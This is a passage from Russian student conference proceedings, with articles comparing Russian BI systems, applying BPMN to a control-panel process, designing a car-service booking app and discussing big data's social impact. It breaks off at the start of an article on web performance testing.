При сравнении BI-систем предприятиям необходимо обратить внимание на следующие характеристики [3]: прямое подключение по JDBC/ODBC; коннекторы; поддерживаемые типы файлов; наличие встроенного хранилища данных; технологическая основа хранилища; системные требования; технологическая база; языки запросов; интеграции; стоимость на пользователя в год.

В таблице представлено сравнение пяти известных российских BI-систем, таких как Analytic Workspace, Visiology, Insight BI, Yandex DataLens и PIX BI [4].

Таблица 1 – Сравнительная характеристика BI-систем

Характеристика	Analytic Workspace	Visiology	Insight BI	Yandex DataLens	PIX BI
Прямое подключение по JDBC/ODBC	Oracle, MySQL, Microsoft SQL, ClickHouse, Vertica, Greenplum, PostgreSQL, Hadoop, Arendata, Maria DB, Firebird, OData	MySQL, Microsoft SQL, ClickHouse, Vertica, PostgreSQL, Arendata	Oracle, MySQL	Нет	Oracle, MySQL, Microsoft SQL, ClickHouse, PostgreSQL, 1C
Коннекторы	Mongo DB, 1C, Bitrix, Яндекс.Метрика	1C, SAP BW, SAP HANA	Нет	Нет	SAP HANA
Поддерживаемые типы файлов	.xls, .xlsx, .json, .txt, .csv, .xml, .tsv, .xlsb, .ods, .odf, .jsonl, .qvd (файлы Qlik)	.xls, .xlsx, .csv	.xlsx, .json, .csv	.xlsx, .csv	.xls, .xlsx, .csv, .json, .xml, .qvd (файлы Qlik)
Наличие встроенного хранилища данных	Да	Да	Нет	Нет	Да
Технологическая основа хранилища	Clickhouse	PostgreSQL, Arenadata	Нет	Нет	PostgreSQL, Clickhouse
Системные требования	4 CPU, 16 Гб RAM, 500 Гб SSD	8 CPU, 12 Гб RAM	2 CPU, 4 Гб RAM, 50 Гб SSD	Нет	8 CPU, 16 Гб RAM, 100 Гб SSD
Технологическая база	Phyton + Apache Spark + Apache Airflow	Python	Нет	Нет	C++
Языки запросов	SQL, Phyton	DAX, SQL, Phyton	Нет	Нет	SQL
Интеграции	ECharts и другие JS-библиотеки (400+ типов визуализаций)	Нет	Нет	Yandex, 1C	ECharts (400+ типов визуализаций)
Стоимость на пользователя в год	8000 рублей	45000 рублей	По запросу	11880 рублей	25000 рублей

Заключение

Выбирая между этими ВІ-системами, предприятия должны учитывать свои потребности: удобство использования, возможности интеграции данных, требования к визуализации, стоимостные ограничения и совместимость с используемым ПО [5]. У каждой системы есть свои сильные стороны, поэтому необходимо опираться на цели и задачи предприятия, согласовывать выбор ВІ-системы с реальными пользователями, проводить тестирование платформы перед ее коммерческим использованием.

Все представленные системы отличаются и характеризуются полным циклом управления данными, передовыми аналитическими инструментами, масштабируемостью, удобством использования и возможностью обучения.

СПИСОК ИСТОЧНИКОВ

1. Игошева, А. М. ВІ - система для промышленного предприятия / А. М. Игошева // Наука и современность : Сборник статей Международной научно-практической конференции, Уфа, 13 декабря 2015 года / Ответственный редактор: Сукиасян Асатур Альбертович. Том 2. – Уфа: Общество с ограниченной ответственностью "ОМЕГА САЙНС", 2015. – С. 87-89. – EDN VAPNBJ.
2. Тимганов, Г. Д. Использование ВІ систем в деятельности предприятия / Г. Д. Тимганов // Аллея науки. – 2018. – Т. 2, № 3(19). – С. 49-53. – EDN YWRGIC.
3. Марасанова, Д. О. Разработка методики внедрения ВІ-систем / Д. О. Марасанова, С. Г. Ботов // Аллея науки. – 2018. – Т. 5, № 10(26). – С. 119-124. – EDN YSNXWH.
4. Сысоева, Е. А. Анализ рынка ВІ-систем / Е. А. Сысоева, Д. А. Консотова // Дневник науки. – 2019. – № 4(28). – С. 54. – EDN FUMIDH.
5. Павлова, И. Б. Современные тенденции развития рынка ВІ-систем в России / И. Б. Павлова, И. Лукьян // Мировые тенденции и перспективы развития инновационной экономики : материалы VIII научно-практической конференции молодых ученых, Москва, 16 мая 2019 года / Российский университет дружбы народов. – Москва: Российский университет дружбы народов (РУДН), 2019. – С. 75-84. – EDN TNDWGD.

УДК 004.94

Алексеева Полина Викторовна, студент, Комсомольский-на-Амуре государственный университет

Alekseeva Polina Victorovna, student, Komsomolsk-na-Amure State University

Тимофеев Георгий Андреевич, аспирант, Комсомольский-на-Амуре государственный университет

Timofeev Georgy Andreevich, Graduate Student, Komsomolsk-na-Amure State University

ИСПОЛЬЗОВАНИЕ СТАНДАРТА BPMN ДЛЯ МОДЕЛИРОВАНИЯ БИЗНЕС-ПРОЦЕССА ПАНЕЛИ УПРАВЛЕНИЯ USING THE BPMN STANDART TO MODEL A CONTROL PANEL BUSINESS PROCESS

Аннотация. В современной быстро меняющейся бизнес-среде организации постоянно ищут способы повышения эффективности, улучшения коммуникации и рационализации операций. Одним из эффективных методов достижения этих целей является моделирование бизнес-процессов. Стандарт модели и нотации бизнес-процессов (BPMN) предлагает надежную основу для визуализации и анализа бизнес-процессов. В этой статье будет рассмотрено, как можно использовать BPMN для моделирования бизнес-процесса панели управления, что обеспечит ясность и поможет принимать более эффективные решения.

Abstract. In today's fast-paced business environment, organizations are continually seeking ways to improve efficiency, enhance communication, and streamline operations. One effective method for achieving these goals is through business process modeling. The Business Process Model and Notation (BPMN) standard offers a robust framework for visualizing and analyzing business processes. This article explores how BPMN can be utilized to model a control panel business process, providing clarity and facilitating better decision-making.

Ключевые слова: моделирование, бизнес-процессы, процессный подход, инструмент моделирования, нотации

Key words: modeling, business processes, process approach, modeling tool, is carried out

Введение

BPMN представляет собой графическую нотацию и стандарт, используемый для моделирования бизнес-процессов. С её помощью организации могут визуализировать процессы и создавать общие способы их описания для всех вовлечённых сторон, чтобы облегчить понимание и повысить точность проектируемых процессов независимо от уровня технической подготовки [1]. Используя элементы, такие как события, действия, шлюзы и соединения, BPMN подходит для понимания и отображения сложных процессов.

Моделирование бизнес-процессов с использованием BPMN важно для контроля и управления в корпоративной среде. Эта область охватывает аспекты мониторинга и управления, качества и ресурсов. Квалификация специалистов, занимающихся бизнес-процессами, состоит в освоении и анализе различных данных для принятия оптимальных решений [5].

1. Ясность: графические иллюстрации дают возможность всем заинтересованным участникам понять суть процесса, обнаружить точки затруднений или несоответствий.

2. Стандартизация: применение BPMN подкрепляет единство в документальном отражении и передаче информации об операциях в сравнении с аналогами подобного рода.

3. Сотрудничество: наличие общего измерителя улучшает взаимодействие между разными структурами и группами, беря во внимание высокие результаты.

4. Непрерывное совершенствование: благодаря моделированию процессов компании имеют возможность проанализировать свою продуктивность, выявить неблагоприятные условия и зоны для улучшения.

Основная часть

Перед началом моделирования следует определить область применения бизнес-процесса панели управления [2]. Это подразумевает уточнение конкретных задач, входных и выходных данных, а также заинтересованных сторон. Эти элементы создают структурированное представление модели.

После этого необходимо выполнить идентификацию ключевых компонентов бизнес-процесса панели управления. К ним относятся [3]:

1. Событийная модель (Events). Этот элемент занимает центральное место в BPMN, определяет важность событий в процессе. События классифицируются на три главные группы:

- Стартовые события: обозначают начало процесса, например, поступление заказа или получение уведомления о неисправности от системы.

- Промежуточные события: формируются между стартом и финалом, демонстрируя процессы, подобные ожиданию одобрения или обновлению данных от системы контроля.

- Конечные события: сигнализируют о завершении процесса, как, например, успешная доставка или финальная контрольная проверка.

2. Деятельность (Activities) охватывает набор задач, выполняемых на протяжении процесса. В рамках работы интерфейса оно может охватывать:

- Мониторинг: постоянная проверка параметров, качества, расхода ресурсов.
- Контроль качества: осуществление проверок в процессе производства для соблюдения стандартов.
- Отчетность: анализ и составление отчетов для заинтересованных о результатах труда.

Структурирование состава подчеркивает сложности и многофункциональные задачи:

- Задачи: простые действия (например, «Сбор данных»).
- Подпроцессы: составные действия, поддающиеся секционированию (например, контрольные процедуры качества).

3. Шлюзы (Gateways) – это узлы для реализации условий при переходах между последовательностями. Различные типы шлюзов включают:

- Исключительный шлюз (XOR): единственный путь на основе заданного критерия (например, хорошее качество запускает упаковку, а плохое – переработку).
- Параллельный шлюз (AND): реализация нескольких путей одновременно (как проверка качества с отправкой документации).
- Инклюзивный шлюз (OR): различные пути в зависимости от заданных условий (например, уменьшение производства может привести к сигналам от начальства или к переполнению мощности).

4. Объектами данных выступает информация, генерируемая или используемая в процессе производства.

- 1) - Производственные отчеты – это документы, результирующие из мониторинга качества выполнения операций по контролю ключевых метрик.
- 2) - Контрольные листы качества – это формы, используемые для фиксирования данных поступивших на проверку показателей.
- 3) - Заказы клиентов – это записанные данные, определяющие, какие товары нужно произвести, чтобы выполнить полное их отгрузку.

С помощью объектов данных, используемых в BPMN, становится очевидным, какая информация требуется на каждом этапе и каким образом она циркулирует внутри процесса.

Для метода BPMN создается диаграмма, которая продемонстрирует управление бизнес-процессами. Начало события, действия, шлюзы, конечные методы – все это представляется последовательно. При проектировании графической схемы важно учитывать следующие элементы:

- 1) - Четкое направление потока процесса, указываемое стрелками.
- 2) - Использование плавных линий для визуального разделения ролей и отделов, участвующих в процессе.
- 3) - При наличии важной информации или дополнительных пояснений добавляются примечания или аннотации.

По завершении диаграммы BPMN, очень важно проконсультироваться с заинтересованными сторонами. Нужно неуклонно отзывать отзывы от членов команды, участвующих в процессе, что позволит проанализировать точность и полноту данных. Объединенные усилия позволят выявить возможные пробелы и недопонимания.

С утвержденной моделью BPMN организации получает возможность анализа процессов с точки зрения эффективности использования человеческого и технологического ресурсов, не прибегая к неоправданному вмешательству. Использование аналитических методов позволит, в свою очередь, спрогнозировать увеличение производительности, элиминацию сбоев, и оптимизацию срока результата [4].

Заключение

Стандарты BPMN – эффективный инструмент для создания моделей бизнес-процессов, помогающий повысить производительность работы и оптимизировать взаимодействие. Фирмы, визуализируя процессы с использованием понятных схем, способны улучшить внутреннюю коммуникацию, легче обнаруживать и устранять узкие места, что позволяет достигать максимальной производительности. В конкурентной среде внедрение BPMN становится необходимым для достижения плановых показателей и поддержания позиций на рынке. Введение в повседневную практику BPMN станет лучшим способом уменьшить время реакции при осуществлении бизнес-процессов.

СПИСОК ИСТОЧНИКОВ

- 1 Андреев, В. В. Цифровая трансформация управления бизнес процессами в организации с помощью современных BPM инструментов / В. В. Андреев, Ю. А. Бутырина, В. В. Бутырин // Проблемы теории и практики управления. – 2021. – № 3. – С. 19-28. – DOI 10.46486/0234-4505-2021-3-19-28. – EDN DMQTBQ.
- 2 Бабилова, А. В. Оптимизация бизнес-процессов промышленного предприятия на основе внедрения процессного подхода / А. В. Бабилова, М. Н. Корсаков, А. Д. Сарафанов // Креативная экономика. – 2017. – Т. 11, № 11. – С. 1195-1208. – DOI 10.18334/ce.11.11.38474. – EDN ZTWRZL.
- 3 Глушенко, А. В. Гибкие отраслевые программные продукты автоматизации учетно-аналитического процесса предприятий АПК: проблемы и их решение / А. В. Глушенко, О. А. Коваленко // Международный бухгалтерский учет. – 2020. – Т. 23, № 2(464). – С. 124-142. – DOI 10.24891/ia.23.2.124. – EDN HIZWFE.
- 4 Липидус, Л. В. Цифровая экономика: управление электронным бизнесом и электронной коммерцией / Л. В. Липидус. – Москва : Издательский Дом "Инфра-М", 2020. – 381 с. – (Научная мысль). – ISBN 978-5-16-013607-3. – EDN VOLIUI.
- 5 Скородумов, П. В. Моделирование бизнес-процессов: подходы, методы, средства / П. В. Скородумов // Вопросы территориального развития. – 2014. – № 5(15). – С. 5. – EDN SNRZMT.

УДК 004.4

Анурьев Дмитрий Олегович, студент, Комсомольский-на-Амуре государственный университет

Anuriev Dmitry Olegovich, student, Komsomolsk-na-Amure State University

Абарникова Елена Борисовна, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

МОБИЛЬНОЕ ПРИЛОЖЕНИЕ ДЛЯ СТАНЦИЙ ТЕХНИЧЕСКОГО ОБСЛУЖИВАНИЯ АВТОМОБИЛЕЙ MOBILE APPLICATION FOR CAR SERVICE STATIONS

Аннотация. В данной статье рассматриваются ключевые аспекты, специфика и технологии, используемые при разработке мобильных приложений для станций технического обслуживания автомобилей. Исследуются требования пользователей к удобству интерфейса и функциональности приложения, позволяющего им легко записываться на обслуживание.

Дополнительно в статье предлагаются идеи по внедрению функций, таких как напоминания о техническом обслуживании, что поможет повысить конкурентоспособность сервисных станций и удовлетворенность клиентов.

Abstract. This article discusses the key aspects, specifics and technologies used in the development of mobile applications for car service stations. The requirements of users for the convenience of the interface and functionality of the application, which allows them to easily sign up for service, are being investigated.

Additionally, the article offers ideas for the implementation of functions such as maintenance reminders, which will help increase the competitiveness of service stations and customer satisfaction.

Ключевые слова: Мобильное приложение, ПО, клиент-серверное приложение, Андроид, техническое обслуживание

Key words: Mobile application, software, client-server application, Android, Technical maintenance

Введение

По данным экспертов [1], в России в 2024 году насчитывается около 96000 автосервисов, (Хабаровский край 1096) и ожидается рост рынка услуг автосервиса, который можно оценить в несколько десятков миллиардов рублей.

По прогнозам, российский рынок программного обеспечения для автоматизации управления техобслуживанием может демонстрировать ежегодный рост на 7-10 % в ближайшие годы, что связано с увеличением спроса на более эффективные решения в сфере управления активами и бизнес-процессами. В условиях такой динамики становится особенно актуальным внедрение мобильных приложений, способных улучшить качество обслуживания и повысить уровень клиентского сервиса.

Потенциал развития программного обеспечения для станций технического обслуживания автомобилей весьма значителен, учитывая растущие потребности в автоматизации процессов в сфере автосервисов и технического обслуживания.

Рост обусловлен несколькими ключевыми факторами.

1. Автоматизация и цифровизация бизнес-процессов. В индустрии технического обслуживания происходит активный переход на цифровые решения, которые позволяют улучшать обслуживание клиентов, сокращать время простоя и оптимизировать операционные процессы. Потребность в автоматизации записи, планирования и учета услуг ТО, создает высокий спрос на такие решения.

2. Растущий рынок автомобильных услуг. Автомобильный сектор продолжает демонстрировать стабильный рост, а с ним и спрос на техническое обслуживание автомобилей. Это связано как с увеличением парка автомобилей, так и с возрастающей сложностью их обслуживания.

Основная часть

Уникальность предлагаемого мобильного приложения заключается в автоматизации и оптимизации процесса планирования и записи на обслуживание транспортных средств.

Основная проблема, которую решает предлагаемое ПО, заключается в неэффективные и неудобные системы записи на техническое обслуживание, которая приводит к длительным ожиданиям и ошибкам в расписании.

В качестве решения проблемы предлагается программное обеспечение, представляющее собой комплексное решение для автоматизации процессов.

А именно:

1. Онлайн-запись – Для записи на обслуживание пользователям достаточно выбрать дату, время и необходимые услуги.

2. Умное планирование – программное обеспечение анализирует загруженность автосервиса и выбранные пользователем услуги подбирая оптимальное время для прохождения технического обслуживания, что ведет к минимизации простоев.

3. Напоминания и уведомления – пользователи получают напоминания и уведомления об очередном ТО и о проведении необходимых процедур.

4. История обслуживания – для каждого пользователя ведётся персональная история обслуживания, что позволяет следить за состоянием автомобиля и своевременно проводить техническое обслуживание.

Концепция предлагаемого ПО

Создание клиент-серверного приложения, состоящего из мобильного приложения для клиентов, веб-приложения для менеджеров СТО и сервера с системой управления базами данных для хранения информации (рисунок 1). Приложение предоставит возможность клиентам записываться на услуги СТО, отслеживать персональную историю обслуживания и получать уведомления о предстоящем техническом обслуживании.




Рисунок 1 – Архитектура клиент-серверного приложения

Компоненты приложения:

1. Мобильное приложение для клиентов СТО (рисунок 2).

Основные функции:

- авторизация пользователей;
- просмотр и выбор услуг для записи на ТО;
- выбор даты и времени проведения ТО;
- отображение статуса записей;
- звонок менеджеру СТО;
- просмотр персональной истории посещений СТО с записью даты, времени и проведенных услугах;
- получение индивидуальных уведомлений о предстоящем ТО с учетом дат посещений и пробега автомобиля.

Технологии:

- kotlin: современный язык программирования для разработки мобильных приложений;
- jetpack compose: современный тулkit для написания визуального интерфейса [2];
- fetch: интерфейс JS для отправки и получения данных с сервера.




Рисунок 2 – Мобильное приложение

2. Веб-приложение для менеджеров СТО.

Основные функции:

- авторизация пользователей;
- отслеживание записей клиентов;
- создание и изменение записей клиентов;
- изменение статуса записи;
- просмотр статистики записей и услуг.

Технологии:

- react: библиотека для веб и собственных пользовательских интерфейсов [3];
- fetch: интерфейс JS для отправки и получения данных с сервера.

3. Серверная часть

Основные функции:

- обработка запросов клиентских приложений;
- взаимодействие с системой управления базами данных для получения и хранения данных о записях и услугах;
- обеспечение безопасности и сохранности данных.

Технологии:

- node.js: программная платформа, превращающая JavaScript из узкоспециализированного языка в язык общего назначения;
- express.js: быстрый, гибкий, минималистический веб-фреймворк для приложений Node.js;
- postgresSQL: объектно-реляционная система управления базами данных, основанная на POSTGRES, version 4.2;
- pg-hstore: Пакет узлов для сериализации и десериализации данных JSON в формате hstore (Используется в PostgreSQL.);
- dotenv: пакет, который считывает пары ключ-значение из файла .env и загружает необходимые приложению переменные среды;
- cors: система, предназначенная для кросс-доменных запросов к API сервера.

Архитектура приложения

Приложение построено на основе архитектуры клиент-сервер, где мобильное и веб-приложения взаимодействуют с сервером через REST API. Сервер отвечает за бизнес-логику и интерфейс с базой данных, обеспечивая централизованное управление данными.

Потенциальными пользователями являются:

Клиенты: пользователи, которые хотят записаться на услуги СТО и получать уведомления о предстоящих услугах.

Менеджеры СТО: работники, которые обрабатывают записи клиентов и управляют предоставлением услуг.

Заключение

Данное приложение стремится упростить процесс записи на услуги СТО для клиентов, оптимизировать работу менеджеров через централизованный контроль записей и историю обслуживания, а также уведомить клиентов о предстоящих услугах на основе их посещений и некоторых данных их автомобиля. Это способствует повышению качества обслуживания клиентов и эффективности работы станций технического обслуживания. Используемые современные стеки технологий позволяют в дальнейшем масштабировать предлагаемое решение и развивать его функционал.

СПИСОК ИСТОЧНИКОВ

1. В России найдено 96 тысяч точек автосервиса // Автостат. Аналитическое агентство – . – URL: <https://www.autostat.ru/infographics/56509/> (дата обращения: 04.12.2024).
2. Build better apps faster with Jetpack Compose // developer.android – . – URL: <https://developer.android.com/compose> (дата обращения: 04.12.2024).
3. JavaScript-библиотека для создания пользовательских интерфейсов // React – . – URL: <https://ru.legacy.reactjs.org/> (дата обращения: 04.12.2024).

УДК 004.622

Аршинский Дмитрий Олегович, студент, Комсомольский-на-Амуре государственный университет

Arshinsky Dmitry Olegovich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Oblasov Andrey Alexandrovich Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ ВЛИЯНИЕ БОЛЬШИХ ДАННЫХ НА РАЗВИТИЕ РАЗЛИЧНЫХ СФЕР ЖИЗНИ ОБЩЕСТВА RESEARCH ON THE IMPACT OF BIG DATA ON THE DEVELOPMENT OF VARIOUS SPHERES OF SOCIETY

Аннотация. Сегодня данные проникли во все отрасли и сферы бизнеса и стали важным фактором производства. Сбор и использование людьми огромных объемов данных предвещает приход новой волны социальных и экономических изменений в жизни общества. Изучение потенциального влияния больших данных на жизнь общества позволит понять на сколько перспективно развивать технологии, связанные со сбором, обработкой и хранением больших данных. Целью данной работы является исследование влияние больших данных на развитие различных сфер жизни общества, а также повышение интереса к развитию технологий, связанных с наукой о больших данных.

Abstract. Today, data has penetrated into all industries and business areas and has become an important factor in production. The collection and use of huge amounts of data by people portends the arrival of a new wave of social and economic changes in society. Studying the potential impact of big data on the life of society will allow us to understand how promising it is to develop technologies related to the collection, processing and storage of big data. The purpose of this work is to study the impact of big data on the development of various spheres of society, as well as to increase interest in the development of technologies related to the science of big data.

Ключевые слова: большие данные, работа с большими данными, обработка данных, хранение данных, сбор данных

Key words: big data, working with big data, data processing, data storage, data collection

Введение

Для того чтобы лучше понять тему рассмотрим какими главными свойствами обладают большие данные.

По данным IBM характеристики больших данных можно свести к четырем основным: Объем, разнообразие, ценность и скорость обработки.

На основе этой классификации рассмотрим один из важнейших видов больших данных.

Самой крупным блоком больших данных являются большие данные интернета рассмотрим их подробнее.

Объем данных в Интернете растет на 50 процентов каждый год и будет удваиваться каждые два года. Не трудно заметить, что в настоящее время около 90 процентов мировых данных было сгенерировано только за последние годы. Согласно прогнозу IDC, к 2025 году в мире будет насчитываться в общей сложности 160 зеттабайт данных. Интернет является форпостом развития больших данных (рисунок 1). Становиться очевидным что с приходом эры WEB2.0 люди, привыкли оцифровывать свою жизнь через Интернет [1].




Рисунок 7 – Количество новых данных в интернете

Основная часть

Для прогнозирования бедующих возможностей сперва необходимо рассмотреть текущую возможности, обеспеченные большими данными.

Большие данные помогают правительству осуществлять регулирование рыночной экономики, предотвращать общественное здравоохранение и безопасность, раннее предупреждение о стихийных бедствиях и контролировать общественное мнение.

Медицинские учреждения благодаря обработке больших данных в виде медицинских карт и историй болезни могут создавать механизмы отслеживания риска заболевания пациентов, помогают фармацевтическим компаниям повышать клиническую эффективность лекарств и помогают исследовательским учреждениям по СПИДу обеспечивать пациентов индивидуальными лекарствами.

Также применение технологий связанных с большими данными, помогло авиакомпаниям экономить эксплуатационные расходы, телекоммуникационным компаниям повысить качество послепродажного обслуживания, страховым компаниям выявить мошеннические страховые операции, компаниям экспресс-доставки отслеживать и анализировать риск отказа транспортных средств для раннего предупреждения о необхо-

димости технического обслуживания, а энергетическим компаниям эффективно выявлять оборудование, которое вот-вот выйдет из строя.

Большие данные активно помогают развиваться компаниям электронной коммерции. Они позволяют рекомендовать товары и услуги пользователям, помогают веб-сайтам о путешествиях предоставлять туристам их любимые туристические маршруты, помогают покупателям и продавцам на рынке подержанных товаров находить наиболее подходящие цели транзакций, а пользователям - наиболее подходящие сроки покупки товаров, продавцов и лучшие цены.

Большие данные помогают компаниям улучшить таргетинг маркетинга, снизить затраты на логистику и инвентаризацию, снизить риск инвестиций и повысить точность рекламы.

Ещё один пример удачного применения больших данных наблюдается в индустрии развлечений. Обработка информации о предпочтениях пользователей помогает прогнозировать популярность певцов, песен, фильмов и сериалов, а также анализируют и оценивают для инвесторов, сколько денег требуется для того, чтобы сделать фильм наиболее успешным.

Стоит понимать, что это только начало. В ближайшем будущем технологии обработки и сбора больших данных будут применяться повсеместно. И если сказать точно к каким преобразованиям приведут общество большие данные невозможно, то заявить, что с текущими темпами роста эти технологии захлестнут каждый уголок мира будет справедливо [2].

Когда развитие Интернета вещей достигнет определенного масштаба, он сможет однозначно идентифицировать продукты с помощью штрих-кодов, QR-кодов, RFID и т.д. Датчики, носимые устройства, интеллектуальное восприятие, видеосъемка, дополненная реальность и другие технологии могут осуществлять сбор и анализ информации в режиме реального времени. В будущем большие данные станут главным инструментом принятия решений [3].

В дополнение к улучшению решения социальных проблем, задач коммерческого маркетинга, а также научных и технологических проблем, будущее больших данных также будет иметь предсказуемую тенденцию, основанную на ориентированном на людей подходе к большим данным. Необходимость решения человеческих проблем с помощью больших данных уже становится очевидной.

Например, создание персонального центра обработки данных позволит регистрировать повседневные привычки каждого человека, физические признаки, социальные сети, интеллектуальные способности, хобби и темперамент, увлечения при болезнях, перепады настроения. Другими словами, записывать каждую минуту и каждую секунду с момента рождения, и все, кроме мышления, будет записано. Сохранив, эти данные можно использовать в полной мере в таких сферах как:

Сфера медицинских услуг. Здесь больницы будут следить за физическим здоровьем пользователя в режиме реального времени [4].

Образовательные учреждения смогут в большей степени сориентироваться на разработке индивидуальных образовательных планов.

Сфера услуг предоставляет пользователям быстрорастворимые и полезные продукты питания и другие услуги, соответствующие их жизненным привычкам.

И даже, например, социальные сети смогут предоставить вам подходящих людей для того, чтобы завести друзей или отношения.

Правительство может эффективно вмешаться в случае возникновения проблем с психическим здоровьем пользователя, чтобы предотвратить самоубийства и возбуждение уголовных дел.

Финансовые учреждения могут помочь пользователям осуществлять эффективное финансовое управление и предоставлять пользователям более перспективные предложения и планы по использованию их средств.

Автомобильные перевозки, лизинг автомобилей и транспортная отрасль могут предоставить пользователям более подходящие маршруты передвижения и организацию дорожного обслуживания.

Заключение

В результате выполнения работы было изучено влияние больших данных на развитие различных сфер жизни общества, стал очевидным факт, что дальнейшее развитие науки о больших данных приведёт к существенным экономическим и социальным изменениям в обществе от сферы здравоохранения и до вопросов логистики. Это еще раз подчеркивает важность развития технологий, позволяющих собирать, обрабатывать и хранить большие объёмы данных. Особое внимание следует обратить на то, что в будущем работой с данными будет заниматься искусственный интеллект и алгоритмы машинного обучения. Это в свою очередь ускорит процессы сбора данных и значительно увеличит их объём подогревая тем самым интерес к науке о больших данных.

СПИСОК ИСТОЧНИКОВ

1. Миронов, Д. И. Проблема больших данных / Д. И. Миронов, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года / Редколлегия: Э.А. Дмитриев (отв. ред.), А.В. Космынин (зам. отв. ред.). Том Часть 3. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2021. – С. 249-251. – EDN GMUZCP.
2. Обласов, А. А. Технологии цифровой трансформации / А. А. Обласов // Тенденции развития науки и образования. – 2023. – № 104-14. – С. 99-103. – DOI 10.18411/trnio-12-2023-793. – EDN RFSATE.
3. Обласов, А. А. Внедрение баз данных в искусственный интеллект / А. А. Обласов // Тенденции развития науки и образования. – 2023. – № 96-8. – С. 157-159. – DOI 10.18411/trnio-04-2023-437. – EDN NMVLFT.
4. Treshchev, I. A. Russian economy and digitalization trends of our time / I. A. Treshchev, A. A. Oblasov // Lecture Notes in Networks and Systems. – 2021. – Vol. 200. – P. 340-346. – DOI 10.1007/978-3-030-69421-0_36. – EDN MIGGIJ.

УДК 004.94

Бочаров Леонид Владимирович, студент, Комсомольский-на-Амуре государственный университет

Bocharov Leonid Vladimirovich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Oblasov Andrey Alexandrovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ТЕСТИРОВАНИЕ ПРОИЗВОДИТЕЛЬНОСТИ ВЕБ-ПРИЛОЖЕНИЯ WEB APPLICATION PERFORMANCE TESTING

Аннотация. Данное исследование посвящено изучению нагрузки на современные сайты путём проведения нагрузочного тестирования. Тестирование обеспечивает обнаружение ошибок, демонстрирует функции программы и её назначение, обеспечивает демонстрацию реализации требований. Тестирование может показать только присутствие дефектов.

Abstract. This study is devoted to the study of the load on modern websites by conducting load testing. Testing provides error detection, demonstrates the functions of the program and

its purpose, and provides a demonstration of the implementation of requirements. Testing can only show the presence of defects.

Ключевые слова: тестирование сайтов, проблемы, недостатки сайтов, показатели скорости, веб-страницы.

Keywords: site testing, problems, site flaws, speed indicators, web pages.

Введение

Процесс оценки производительности - это тест, применяемый для определения скорости работы системы или ее элементов при определенной рабочей нагрузке, позволяющий выявить её сильные стороны, а также показывая слабые стороны, на которые стоит обратить внимание.

